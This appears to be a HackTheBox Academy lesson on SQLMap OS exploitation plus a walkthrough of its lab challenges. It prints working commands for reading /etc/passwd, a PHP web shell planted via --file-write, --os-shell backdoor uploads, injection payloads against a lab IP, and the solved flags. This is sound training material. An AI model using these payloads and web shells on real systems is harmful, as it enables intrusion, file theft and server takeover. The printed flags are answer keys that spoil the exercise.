OS Exploitation
SQLMap has the ability to utilize an SQL Injection to read and write files from the local system outside the DBMS. SQLMap can also attempt to give us direct command execution on the remote host if we had the proper privileges.
File Read/Write
The first part of OS Exploitation through an SQL Injection vulnerability is reading and writing data on the hosting server. Reading data is much more common than writing data, which is strictly privileged in modern DBMSes, as it can lead to system exploitation, as we will see. For example, in MySql, to read local files, the DB user must have the privilege to LOAD DATA and INSERT, to be able to load the content of a file to a table and then reading that table.
An example of such a command is:
LOAD DATA LOCAL INFILE '/etc/passwd' INTO TABLE passwd;
While we do not necessarily need to have database administrator privileges (DBA) to read data, this is becoming more common in modern DBMSes. The same applies to other common databases. Still, if we do have DBA privileges, then it is much more probable that we have file-read privileges.
Checking for DBA Privileges
To check whether we have DBA privileges with SQLMap, we can use the --is-dba option:
m4cc18@htb[/htb]$ sqlmap -u "http://www.example.com/case1.php?id=1" --is-dba
Output:
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.4.11#stable}
|_ -| . [)]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[*] starting @ 17:31:55 /2020-11-19/

[17:31:55] [INFO] resuming back-end DBMS 'mysql'
[17:31:55] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
...SNIP...
current user is DBA: False

[*] ending @ 17:31:56 /2020-11-19
As we can see, if we test that on one of the previous exercises, we get current user is DBA: False, meaning that we do not have DBA access. If we tried to read a file using SQLMap, we would get something like:
[17:31:43] [INFO] fetching file: '/etc/passwd'
[17:31:43] [ERROR] no data retrieved
To test OS exploitation, let's try an exercise in which we do have DBA privileges, as seen in the questions at the end of this section:
m4cc18@htb[/htb]$ sqlmap -u "http://www.example.com/?id=1" --is-dba
Output:
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.4.11#stable}
|_ -| . [']     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org


[*] starting @ 17:37:47 /2020-11-19/

[17:37:47] [INFO] resuming back-end DBMS 'mysql'
[17:37:47] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
...SNIP...
current user is DBA: True

[*] ending @ 17:37:48 /2020-11-19/
We see that this time we get current user is DBA: True, meaning that we may have the privilege to read local files.
Reading Local Files
Instead of manually injecting the above line through SQLi, SQLMap makes it relatively easy to read local files with the --file-read option
m4cc18@htb[/htb]$ sqlmap -u "http://www.example.com/?id=1" --file-read "/etc/passwd"
Output:
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.4.11#stable}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org


[*] starting @ 17:40:00 /2020-11-19/

[17:40:00] [INFO] resuming back-end DBMS 'mysql'
[17:40:00] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
...SNIP...
[17:40:01] [INFO] fetching file: '/etc/passwd'
[17:40:01] [WARNING] time-based comparison requires larger statistical model, please wait............................. (done)
[17:40:07] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'
[17:40:07] [WARNING] unable to retrieve the content of the file '/etc/passwd', going to fall-back to simpler UNION technique
[17:40:07] [INFO] fetching file: '/etc/passwd'
do you want confirmation that the remote file '/etc/passwd' has been successfully downloaded from the back-end DBMS file system? [Y/n] y

[17:40:14] [INFO] the local file '~/.sqlmap/output/www.example.com/files/_etc_passwd' and the remote file '/etc/passwd' have the same size (982 B)
files saved to [1]:
[*] ~/.sqlmap/output/www.example.com/files/_etc_passwd (same file)

[*] ending @ 17:40:14 /2020-11-19/
As we can see, SQLMap said files saved to a local file. We can cat the local file to see its content:
m4cc18@htb[/htb]$ cat ~/.sqlmap/output/www.example.com/files/_etc_passwd

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
...SNIP...
We have successfully retrieved the remote file.
Writing Local Files
When it comes to writing files to the hosting server, it becomes much more restricted in modern DMBSes, since we can utilize this to write a Web Shell on the remote server, and hence get code execution and take over the server.
This is why modern DBMSes disable file-write by default and need certain privileges for DBA's to be able to write files. For example, in MySql, the --secure-file-priv configuration must be manually disabled to allow writing data into local files using the INTO OUTFILE SQL query, in addition to any local access needed on the host server, like the privilege to write in the directory we need.
Still, many web applications require the ability for DBMSes to write data into files, so it is worth testing whether we can write files to the remote server. To do that with SQLMap, we can use the --file-write and --file-dest options. First, let's prepare a basic PHP web shell and write it into a shell.php file:
m4cc18@htb[/htb]`$ echo '<?php system($_GET["cmd"]); ?>' > shell.php`
Now, let's attempt to write this file on the remote server, in the /var/www/html/ directory, the default server webroot for Apache. If we didn't know the server webroot, we will see how SQLMap can automatically find it.
m4cc18@htb[/htb]$ sqlmap -u "http://www.example.com/?id=1" --file-write "shell.php" --file-dest "/var/www/html/shell.php"
Output:
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.4.11#stable}
|_ -| . [(]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org


[*] starting @ 17:54:18 /2020-11-19/

[17:54:19] [INFO] resuming back-end DBMS 'mysql'
[17:54:19] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
...SNIP...
do you want confirmation that the local file 'shell.php' has been successfully written on the back-end DBMS file system ('/var/www/html/shell.php')? [Y/n] y

[17:54:28] [INFO] the local file 'shell.php' and the remote file '/var/www/html/shell.php' have the same size (31 B)

[*] ending @ 17:54:28 /2020-11-19/
We see that SQLMap confirmed that the file was indeed written:
[17:54:28] [INFO] the local file 'shell.php' and the remote file '/var/www/html/shell.php' have
Now, we can attempt to access the remote PHP shell, and execute a sample command:
m4cc18@htb[/htb]$ curl http://www.example.com/shell.php?cmd=ls+-la
Output:
total 148
drwxrwxrwt 1 www-data www-data   4096 Nov 19 17:54 .
drwxr-xr-x 1 www-data www-data   4096 Nov 19 08:15 ..
-rw-rw-rw- 1 mysql    mysql       188 Nov 19 07:39 basic.php
...SNIP...
We see that our PHP shell was indeed written on the remote server, and that we do have command execution over the host server.
OS Command Execution
Now that we confirmed that we could write a PHP shell to get command execution, we can test SQLMap's ability to give us an easy OS shell without manually writing a remote shell. SQLMap utilizes various techniques to get a remote shell through SQL injection vulnerabilities, like writing a remote shell, as we just did, writing SQL functions that execute commands and retrieve output or even using some SQL queries that directly execute OS command, like xp_cmdshell in Microsoft SQL Server. To get an OS shell with SQLMap, we can use the --os-shell option, as follows:
m4cc18@htb[/htb]$ sqlmap -u "http://www.example.com/?id=1" --os-shell
Output:
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.4.11#stable}
|_ -| . [)]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[*] starting @ 18:02:15 /2020-11-19/

[18:02:16] [INFO] resuming back-end DBMS 'mysql'
[18:02:16] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
...SNIP...
[18:02:37] [INFO] the local file '/tmp/sqlmapmswx18kp12261/lib_mysqludf_sys8kj7u1jp.so' and the remote file './libslpjs.so' have the same size (8040 B)
[18:02:37] [INFO] creating UDF 'sys_exec' from the binary UDF file
[18:02:38] [INFO] creating UDF 'sys_eval' from the binary UDF file
[18:02:39] [INFO] going to use injected user-defined functions 'sys_eval' and 'sys_exec' for operating system command execution
[18:02:39] [INFO] calling Linux OS shell. To quit type 'x' or 'q' and press ENTER

os-shell> ls -la
do you want to retrieve the command standard output? [Y/n/a] a

[18:02:45] [WARNING] something went wrong with full UNION technique (could be because of limitation on retrieved number of entries). Falling back to partial UNION technique
No output
We see that SQLMap defaulted to UNION technique to get an OS shell, but eventually failed to give us any output No output. So, as we already know we have multiple types of SQL injection vulnerabilities, let's try to specify another technique that has a better chance of giving us direct output, like the Error-based SQL Injection, which we can specify with --technique=E:
m4cc18@htb[/htb]$ sqlmap -u "http://www.example.com/?id=1" --os-shell --technique=E
Output:
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.4.11#stable}
|_ -| . [,]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org


[*] starting @ 18:05:59 /2020-11-19/

[18:05:59] [INFO] resuming back-end DBMS 'mysql'
[18:05:59] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
...SNIP...
which web application language does the web server support?
[1] ASP
[2] ASPX
[3] JSP
[4] PHP (default)
> 4

do you want sqlmap to further try to provoke the full path disclosure? [Y/n] y

[18:06:07] [WARNING] unable to automatically retrieve the web server document root
what do you want to use for writable directory?
[1] common location(s) ('/var/www/, /var/www/html, /var/www/htdocs, /usr/local/apache2/htdocs, /usr/local/www/data, /var/apache2/htdocs, /var/www/nginx-default, /srv/www/htdocs') (default)
[2] custom location(s)
[3] custom directory list file
[4] brute force search
> 1

[18:06:09] [WARNING] unable to automatically parse any web server path
[18:06:09] [INFO] trying to upload the file stager on '/var/www/' via LIMIT 'LINES TERMINATED BY' method
[18:06:09] [WARNING] potential permission problems detected ('Permission denied')
[18:06:10] [WARNING] unable to upload the file stager on '/var/www/'
[18:06:10] [INFO] trying to upload the file stager on '/var/www/html/' via LIMIT 'LINES TERMINATED BY' method
[18:06:11] [INFO] the file stager has been successfully uploaded on '/var/www/html/' - http://www.example.com/tmpumgzr.php
[18:06:11] [INFO] the backdoor has been successfully uploaded on '/var/www/html/' - http://www.example.com/tmpbznbe.php
[18:06:11] [INFO] calling OS shell. To quit type 'x' or 'q' and press ENTER

os-shell> ls -la

do you want to retrieve the command standard output? [Y/n/a] a

command standard output:
---
total 156
drwxrwxrwt 1 www-data www-data   4096 Nov 19 18:06 .
drwxr-xr-x 1 www-data www-data   4096 Nov 19 08:15 ..
-rw-rw-rw- 1 mysql    mysql       188 Nov 19 07:39 basic.php
...SNIP...
Note: SQLMap first asked us for the type of language used on this remote server, which we know is PHP. Then it asked us for the server web root directory, and we asked SQLMap to automatically find it using 'common location(s)'. Both of these options are the default options, and would have been automatically chosen if we added the '
--batch' option to SQLMap.
With this, we have covered all of the main functionality of SQLMap.
Exercise
TARGET: 154.57.164.68:31748
Challenge 1
Try to use SQLMap to read the file "/var/www/html/flag.txt".
Open a new browser tab and paste the target IP, then hit click here while dev tools is open:

The CURL command from the GET request above is the following:
curl 'http://154.57.164.68:31748/?id=1' \
  --compressed \
  -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0' \
  -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8' \
  -H 'Accept-Language: en-US,en;q=0.5' \
  -H 'Accept-Encoding: gzip, deflate' \
  -H 'Connection: keep-alive' \
  -H 'Referer: http://154.57.164.68:31748/' \
  -H 'Upgrade-Insecure-Requests: 1' \
  -H 'Priority: u=0, i'
Since we are given the exact location of the flag, now lets try doing a file read with sqlmap straight away:
sqlmap 'http://154.57.164.68:31748/?id=1' \
  --compressed \
  -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0' \
  -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8' \
  -H 'Accept-Language: en-US,en;q=0.5' \
  -H 'Accept-Encoding: gzip, deflate' \
  -H 'Connection: keep-alive' \
  -H 'Referer: http://154.57.164.68:31748/' \
  -H 'Upgrade-Insecure-Requests: 1' \
  -H 'Priority: u=0, i' \
  --file-read "/var/www/html/flag.txt"
Output:
ET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N]

sqlmap identified the following injection point(s) with a total of 43 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 5164=5164

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1 AND (SELECT 8115 FROM(SELECT COUNT(*),CONCAT(0x7162767871,(SELECT (ELT(8115=8115,1))),0x717a7a7071,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

    Type: stacked queries
    Title: MySQL >= 5.0.12 stacked queries (comment)
    Payload: id=1;SELECT SLEEP(5)#

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1 AND (SELECT 7953 FROM (SELECT(SLEEP(5)))zvKr)

    Type: UNION query
    Title: Generic UNION query (NULL) - 6 columns
    Payload: id=1 UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x7162767871,0x5667636c4c635a6173694574564d4872634d79496d616e6a706666536568705646734957476a7764,0x717a7a7071),NULL,NULL-- -
---
[14:41:54] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 10 (buster)
web application technology: Apache 2.4.38
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[14:41:54] [INFO] fingerprinting the back-end DBMS operating system
[14:41:54] [INFO] the back-end DBMS operating system is Linux
[14:41:54] [INFO] fetching file: '/var/www/html/flag.txt'
[14:41:55] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
[14:41:57] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'
[14:41:57] [WARNING] unable to retrieve the content of the file '/var/www/html/flag.txt', going to fall-back to simpler UNION technique
[14:41:57] [INFO] fetching file: '/var/www/html/flag.txt'
[14:41:57] [WARNING] something went wrong with full UNION technique (could be because of limitation on retrieved number of entries)
4854427B35757033725F75353372355F3472335F70307733726
do you want confirmation that the remote file '/var/www/html/flag.txt' has been successfully downloaded from the back-end DBMS file system? [Y/n]

[14:42:04] [INFO] retrieved: '31'
[14:42:04] [INFO] the local file '/home/macc/.local/share/sqlmap/output/154.57.164.68/files/_var_www_html_flag.txt' and the remote file '/var/www/html/flag.txt' have the same size (31 B)
files saved to [1]:
[*] /home/macc/.local/share/sqlmap/output/154.57.164.68/files/_var_www_html_flag.txt (same file)

[14:42:04] [INFO] fetched data logged to text files under '/home/macc/.local/share/sqlmap/output/154.57.164.68'

[*] ending @ 14:42:04 /2026-02-11/
- Note that
sqlmapsuccessfully found a vulnerability and was able to download the file
Now that we have the file on our environment, lets just cat it:
┌──(macc㉿kaliLab)-[~]
└─$ cat /home/macc/.local/share/sqlmap/output/154.57.164.68/files/_var_www_html_flag.txt
HTB{5up3r_u53r5_4r3_p0w3rful!}
flag: HTB
Challenge 2
Use SQLMap to get an interactive OS shell on the remote host and try to find another flag within the host.
Hint: The flag is in a very common directory!
Again lets use the same CURL request and tune our sqlmap command from there:
curl 'http://154.57.164.68:31748/?id=1' \
  --compressed \
  -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0' \
  -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8' \
  -H 'Accept-Language: en-US,en;q=0.5' \
  -H 'Accept-Encoding: gzip, deflate' \
  -H 'Connection: keep-alive' \
  -H 'Referer: http://154.57.164.68:31748/' \
  -H 'Upgrade-Insecure-Requests: 1' \
  -H 'Priority: u=0, i'
In this section we learned how to #OS Command Execution so lets try exactly what was suggested with --os-shell --technique=E:
sqlmap 'http://154.57.164.68:31748/?id=1' \
  --compressed \
  -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0' \
  -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8' \
  -H 'Accept-Language: en-US,en;q=0.5' \
  -H 'Accept-Encoding: gzip, deflate' \
  -H 'Connection: keep-alive' \
  -H 'Referer: http://154.57.164.68:31748/' \
  -H 'Upgrade-Insecure-Requests: 1' \
  -H 'Priority: u=0, i' \
  --os-shel --technique=E
Output:
[14:46:36] [INFO] trying to upload the file stager on '/var/www/html/' via LIMIT 'LINES TERMINATED BY' method
[14:46:37] [INFO] the file stager has been successfully uploaded on '/var/www/html/' - http://154.57.164.68:31748/tmpubwey.php
[14:46:37] [INFO] the backdoor has been successfully uploaded on '/var/www/html/' - http://154.57.164.68:31748/tmpbcivf.php
[14:46:37] [INFO] calling OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> ls
do you want to retrieve the command standard output? [Y/n/a]

command standard output:
---
basic.php
common.inc.php
flag.txt
index.php
logo.png
robots.txt
template.php
tmpbcivf.php
tmpubwey.php
vendor
---
os-shell> cat flag.txt
do you want to retrieve the command standard output? [Y/n/a]

command standard output: 'HTB{5up3r_u53r5_4r3_p0w3rful!}'
os-shell>
- Note that that was the flag from the previous challenge, so it is not useful here, lets continue looking for the flag
os-shell> ls /
do you want to retrieve the command standard output? [Y/n/a]

command standard output:
---
bin
boot
dev
etc
flag.txt
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
---
os-shell> cat /flag.txt
do you want to retrieve the command standard output? [Y/n/a]

command standard output: 'HTB{n3v3r_run_db_45_db4}'
- As the hint said, the flag was in actually the most common directory!
HTB